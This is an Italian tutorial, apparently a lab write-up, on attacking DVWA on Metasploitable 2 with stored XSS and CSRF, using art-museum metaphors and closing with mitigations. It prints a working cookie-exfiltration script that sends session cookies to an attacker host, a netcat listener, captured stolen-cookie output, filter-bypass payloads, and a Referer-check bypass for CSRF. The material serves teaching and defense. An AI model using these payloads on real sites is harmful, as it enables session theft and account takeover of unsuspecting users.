XSS e CSRF for Dummies

Ovvero: Come rovinare un capolavoro (e la giornata di un sysadmin)

Disclaimer legale

Questa guida è realizzata in un ambiente di laboratorio isolato (Metasploitable 2). L'accesso abusivo a sistemi informatici è un reato (Art. 615-ter c.p.). Queste tecniche servono per imparare a difendersi.


Scenario

Ci troviamo in un ambiente controllato e isolato, il nostro "*atelier*", con due macchine virtuali sulla stessa rete locale:

- **Kali:** IP 192.168.104.100, sarà il nostro **vandalo**
- **Metasploitable 2:** IP 192.168.104.150, sarà la nostra **galleria d'arte**

Sfrutteremo le vulnerabilità della Web Application **DVWA** (Damn Vulnerable Web App) per simulare due tipi di attacchi: l'imbrattamento persistente (XSS – Cross Site Scripting persistente) e la falsificazione della firma (CSRF – Cross Site Request Forgery).

Per accedere, basta aprire Firefox sulla Kali e inserire l'IP della macchina target: http://192.168.104.150. Effettuiamo il login con i dati noti: **admin** / **password**.



Fondamentale: Impostiamo, tramite il pannello **DVWA Security**, la sicurezza su **"Low"** una volta eseguito l'accesso. In questo modo la Galleria Metasploitable 2 non ha guardie di sicurezza e accetta qualsiasi "goccia di pittura" su tela come se fosse un'opera d'arte.

Per essere certo che il livello di sicurezza sia correttamente impostato, dovresti vedere questo:

Username: admin
Security Level: low
PHPIDS: disabled

Parte 1: XSS (Stored)- L'Imprecisione Artistica

XSS Stored, cos'è?

Immagina di visitare un museo di arte classica. Ammiri un dipinto rinascimentale del 1500: una dama con l'ermellino. Ti avvicini e noti che la dama, al posto di una collana, indossa uno **Smart Watch ultra-moderno**.

Il tuo cervello (il browser) va in confusione: *"Aspetta, questo non dovrebbe essere qui!"*, ma poiché è dipinto sulla tela originale, lo accetta come vero.

L'**XSS Stored (Persistente)** funziona così: l'attaccante non "buca" il ***server***, ma lascia un "graffito" (codice JavaScript) in una zona pubblica (es. i commenti). Il server salva questo graffito nel ***database*** (la tela). Ogni volta che un visitatore innocente guarda quel quadro, il suo browser esegue le istruzioni del graffito, pensando che siano parte dell'opera originale.


Livello Low

L'Attacco: Dipingere l'Orologio Digitale

Spostiamoci nella sezione **XSS Stored** della DVWA. Qui c'è un *Guestbook* (il libro delle firme della galleria).

Testare il terreno

Proviamo a vedere se il curatore del museo sta dormendo. Inseriamo nel commento:
`<script>alert('Questi sono i Datashields');</script>`



Se, salvando il commento, appare una finestra di avviso (popup), significa che il museo ha appeso la nostra opera senza controllarla. Abbiamo appena inserito un elemento estraneo nella tela!

Il Furto:

Ora facciamo sul serio. Non vogliamo solo far apparire un messaggio, vogliamo rubare il pass VIP dei visitatori (i **Cookie di Sessione**). I cookie sono come il biglietto d'ingresso che tieni in tasca: dimostrano che hai già pagato e chi sei.

- **Prepariamo la trappola (Sulla Kali):** Apriamo il terminale e mettiamoci in ascolto come una spia: nc -lvp 4444
- **Il Payload (L'opera onnisciente):** Nel campo dei commenti, inseriamo questo codice. Non ci accontentiamo del pass, vogliamo tutta la carta d'identità (Browser, Data, Cookie):
  `<script> var dataSicura = new Date().getTime(); var furto = "COOKIE=" + document.cookie + " | BROWSER=" + navigator.userAgent + " | DATA=" +`

```
dataSicura; new Image().src = "http://192.168.104.100:4444/?refurtiva=" +
furto; </script>
```

Questo piccolo script è un capolavoro nascosto per il furto dei dati. Ecco cosa fa, riga per riga:

1. La Preparazione del Bottino (var furto = ...) Qui stiamo riempiendo la valigia con tutto ciò che troviamo nelle tasche della vittima.

- **document.cookie** → Prende il "Pass VIP" (l'ID di sessione). È la chiave per entrare nell'account.
- **navigator.userAgent**→ Prende la "Carta d'Identità" tecnica. Ci dice se la vittima usa Chrome, Firefox, Windows o Mac. Utile per capire chi abbiamo colpito.
- **new Date().getTime()** → Segna l'ora del furto. Ci dice esattamente *quando* la vittima è passata davanti al quadro trappola tramite un timestamp.

2. Il Mezzo di Trasporto (new Image().src) Questa è la parte geniale, il vero trucco da prestigiatore.

- Il comando new Image() crea un'immagine invisibile nella memoria del browser.
- Il browser è programmato per scaricare immediatamente le immagini. Non chiede conferme, lo fa e basta.
- Impostando .src = "...", diciamo al browser: *"Vai a prendere questa immagine a questo indirizzo!"*.

3. La Spedizione (http://192.168.104.100:4444...) L'indirizzo non porta a una vera immagine (come una JPG o PNG), ma porta dritti al **nostro computer** (192.168.104.100) sulla porta **4444**.

- **?refurtiva=" + furto →** Qui attacchiamo la valigia piena di dati all'URL.

Dato che su terminale si vede male, ecco il risultato più visibile:

```
192.168.104.100 - - [27/Jan/2026 10:35:18] "GET /?refurtiva=
COOKIE=security=low;%20PHPSESSID=50a1f0d08df2396d7a8df200a7105afa
%20|%20 BROWSER=Mozilla/5.0%20(X11;%20Linux%20x86_64)%20Firefox/128.0
%20|%20 DATA=1769528118986 HTTP/1.1" 200 -
```

In sintesi: Il browser della vittima pensa di star scaricando un'innocente immagine per visualizzarla. In realtà, sta facendo una chiamata al nostro server gridando: *"Ehi! Ecco i cookie, il browser e l'orario di visita di questo utente!"*. Noi, in ascolto con nc (Netcat), vedremo arrivare questa richiesta e leggeremo i dati in chiaro.

Il Risultato: Appena qualcuno visualizza la pagina, sul nostro terminale vedremo comparire tutti i suoi dati.

Livello Medium

E se la difficoltà aumenta?


Andando a settare la nostra DVWA a medium, il processo cambia leggermente.

Prima di procedere, torna nella pagina "***DVWA Security***" e cambia il livello di sicurezza da **Low** a **Medium**, poi clicca su **Submit**.

Se provo a lanciare lo stesso attacco fatto a low, questo fallisce, ma **perché**?

Il museo ha assunto un curatore che ha l'ordine di **cancellare** qualsiasi cosa contenga la scritta <script>. È come un buttafuori che non fa entrare chi ha la maglietta con scritto "Hacker".

Il curatore, però, esegue ordini specifici e quindi è ancora aggirabile.




La Strategia di Bypass

Il curatore cerca esattamente la parola <script>. Ma noi possiamo ingannarlo cambiando leggermente "l'abito" del nostro codice o usando un altro oggetto.


I due modi principali sono:

1. **Case Sensitivity (L'abito a righe):** Spesso il filtro cerca solo lettere minuscole. Scrivendo in modo misto, il buttafuori non riconosce la scritta vietata:
   `<ScRiPt>alert('Bypassato');</ScRiPt>`



Ovviamente si può inserire, al posto dell'alert, il furto dei cookie di sessione come mostrato nella sezione precedente.

2. **Cambio Tag (L'oggetto diverso):** Se le magliette con logo sono vietate, entriamo con una spilla. Usiamo un tag immagine che contiene un errore intenzionale:
   `<img src=x onerror=alert('Bypassato')>`
   In questo caso, il browser prova a caricare l'immagine "x", non la trova (errore), ed esegue il comando di riserva (l'attacco). Il curatore cercava "script", non "img", e ci ha fatto passare.



Anche in questo caso, si può inserire il furto dei cookie di sessione.

Parte 2: CSRF- Il Falso d'Autore

Cos'è il CSRF?

Qui entriamo nel mondo del Surrealismo, alla René Magritte. Immagina di vedere un pulsante con scritto **"Clicca qui per vincere un premio"**. Tu lo clicchi. Ma in realtà, sotto quella scritta, c'era un ordine che diceva **"Bonifico di 1000€ all'attaccante"**.


Questo è il **Cross-Site Request Forgery (CSRF)**.

Il sito si fida di te perché hai il pass VIP (**i cookie rubati** prima o una sessione attiva), e tu, senza saperlo, firmi un ordine falso. L'attaccante usa la tua mano per firmare la sua opera.

Livello Low: La Firma Involontaria

Spostiamoci nella sezione CSRF della nostra DVWA. Qui c'è un modulo per cambiare la password.

Se cambiamo la password e guardiamo l'URL, notiamo che la richiesta è visibile in chiaro:
`.../vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change`



L'attacco è semplice: inviamo alla vittima (l'admin loggato) un link mascherato (un quadro falso) che contiene già quei parametri. Appena la vittima apre il link (appende il quadro), il suo browser esegue l'azione di cambio password usando i suoi cookie validi.

Livello Medium: Il Controllo all'Ingresso

A livello Medium, l'attacco fallisce. Il museo ha introdotto un controllo sul **Referer**.

Il buttafuori all'ingresso della stanza "Cambio Password" controlla da dove arrivi (il biglietto di provenienza).

- Se arrivi dal corridoio del museo (il dominio 192.168.104.150), entri.
- Se arrivi da fuori (un link inviato via mail o da un sito esterno), il buttafuori ti blocca: "Lei non viene da qui!".

La Strategia (Bypass)

Anche qui il controllo può essere ingannato. Il buttafuori controlla solo se il nome del museo *appare* nel tuo biglietto di provenienza. Un attaccante furbo crea il suo file malevolo chiamandolo esattamente come il bersaglio. Esempio: ospitiamo l'attacco su un file chiamato 192.168.104.150.html. Il buttafuori è un po' pigro: controlla solo se la scritta '192.168.104.150' compare nel biglietto, non controlla se è davvero il sito giusto. Se il nostro file si chiama come il sito, lui legge il nome e si confonde lasciandoci passare.

Mitigation: Il Restauro e la Sicurezza

Abbiamo visto come i falsari operano, ma come proteggiamo il nostro museo? Nel campo della sicurezza informatica, questo passaggio si chiama **mitigazione.**

Contro l'XSS: Sanitizzazione (Pulire la tela)

Il curatore del museo non deve mai fidarsi di ciò che portano i visitatori.

- **Sanitizzazione:** Ogni volta che un utente scrive un commento, il server deve "lavarlo" con solventi speciali che rimuovono i tag <script>.
- **Encoding:** Trasformare i caratteri pericolosi in innocui simboli grafici. Invece di eseguire il codice, il browser lo mostrerà solo come testo scritto. È come mettere un vetro blindato davanti al quadro: puoi vedere l'orologio digitale dipinto, ma non puoi toccarlo né usarlo, è intrappolato come un insetto nell’ambra.

Contro il CSRF: Token Anti-CSRF (Il timbro di autenticità)

Per evitare i falsi d'autore, usiamo i **Token CSRF**.

Immagina che ogni volta che vuoi fare un'operazione (cambiare password, fare un bonifico), la banca ti dia un gettone univoco e segreto che vale *solo* per quel singolo secondo e per quella singola azione.

Il falsario può copiare la tua firma (i cookie), ma non può indovinare il gettone segreto che hai in tasca in quel momento. Senza gettone, l'operazione viene rifiutata.

Ricordi il consiglio della nonna? Si applica anche qui: un sito sicuro non accetta caramelle (o, nel nostro caso, biscotti) dagli sconosciuti senza prima averli passati ai raggi X!